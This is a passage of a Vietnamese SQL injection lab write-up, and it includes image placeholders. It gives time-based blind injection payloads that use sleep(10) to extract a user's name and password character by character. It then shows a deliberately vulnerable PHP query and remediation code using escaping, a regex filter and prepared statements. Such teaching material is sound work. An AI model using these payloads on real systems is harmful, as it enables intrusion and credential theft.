
payload:1' AND if((SELECT 'a' FROM users WHERE id='1' AND LENGTH(username)>1)='a'-- -,sleep(10),false)-- -



đến >6 thì dừng delay →username có độ dài = 7 (tìm độ dài của password cũng tương tự)

Xác định username


payload:1' AND if((SUBSTRING((SELECT username FROM users WHERE id = '1'),1,1) = 'g'),sleep(10),false)-- -



sắp xếp→ username =”gianght”

Xác định password

payload:1' AND if((SUBSTRING((SELECT password FROM users WHERE username='admin'),1,1) = 'a'),sleep(10),false)-- -



→password:giang123

làm tương tự để tìm username,password có id=2,3,4,5,....


-Code lỗi:

```php
$value = $_GET["search"];
$sql = "SELECT id,username FROM user WHERE username LIKE '%$value%'";
$result = mysqli_query($connect, $sql);
```

ở đây dữ liệu đầu vào không được xác thực và dữ liệu đầu vào được dùng trực tiếp vào câu truy vấn nên nó sẽ dẫn đến sql injection

-Đây là câu truy vấn bình thường


vì dữ liệu đầu vào được sử dụng động để tạo truy vấn nên chúng ta có thể nối chuỗi bằng cách thêm dấu nháy ở cuối để kết thúc truy vấn và thêm truy vấn exploit



III.Các cách khắc phục lỗi

-Sử dụng hàm có sẵn mysqli_real_escape_string () .

Hàm mysqli_real_escape_string () thoát các ký tự đặc biệt trong một chuỗi để sử dụng trong truy vấn SQL



```php
//code fix

//1
$sanitized_username =
    mysqli_real_escape_string($connect, $username);

$sanitized_password =
    mysqli_real_escape_string($connect, $password);
$query = "SELECT * FROM user WHERE username = '" . $sanitized_username . "' AND password = '" . $sanitized_password .
```

-Dùng regex để lọc đầu vào,sử dụng các câu lệnh đã chuẩn bị và truy vấn tham số

```php
// $sql = "SELECT id,username FROM user WHERE username LIKE '%$sanitized_userna
$regex = preg_match('/[\'^£$%&*()}{@#~?><>,|=_+¬-]/', $value);
if (!$regex) {
    // $sql = "SELECT id,username FROM user WHERE username LIKE '%$value%'";
    // $result = mysqli_query($connect, $sql);
    $sql = 'SELECT id,username FROM user  WHERE username = ?';
    // use prepared statement to prevent SQL injection
    $preparedStatement = $connect->prepare($sql);
    $preparedStatement->bind_param('s', $value);
    $preparedStatement->execute();
    $result = $preparedStatement->get_result();
    if (mysqli_num_rows($result) > 0) {
        while ($row = $result->fetch_assoc()) {
            echo '<tr>';
                echo "<td></br>{$row["id"]}</td>";
                echo "<td></br>{$row["username"]}</td>";
            echo '</tr>';
```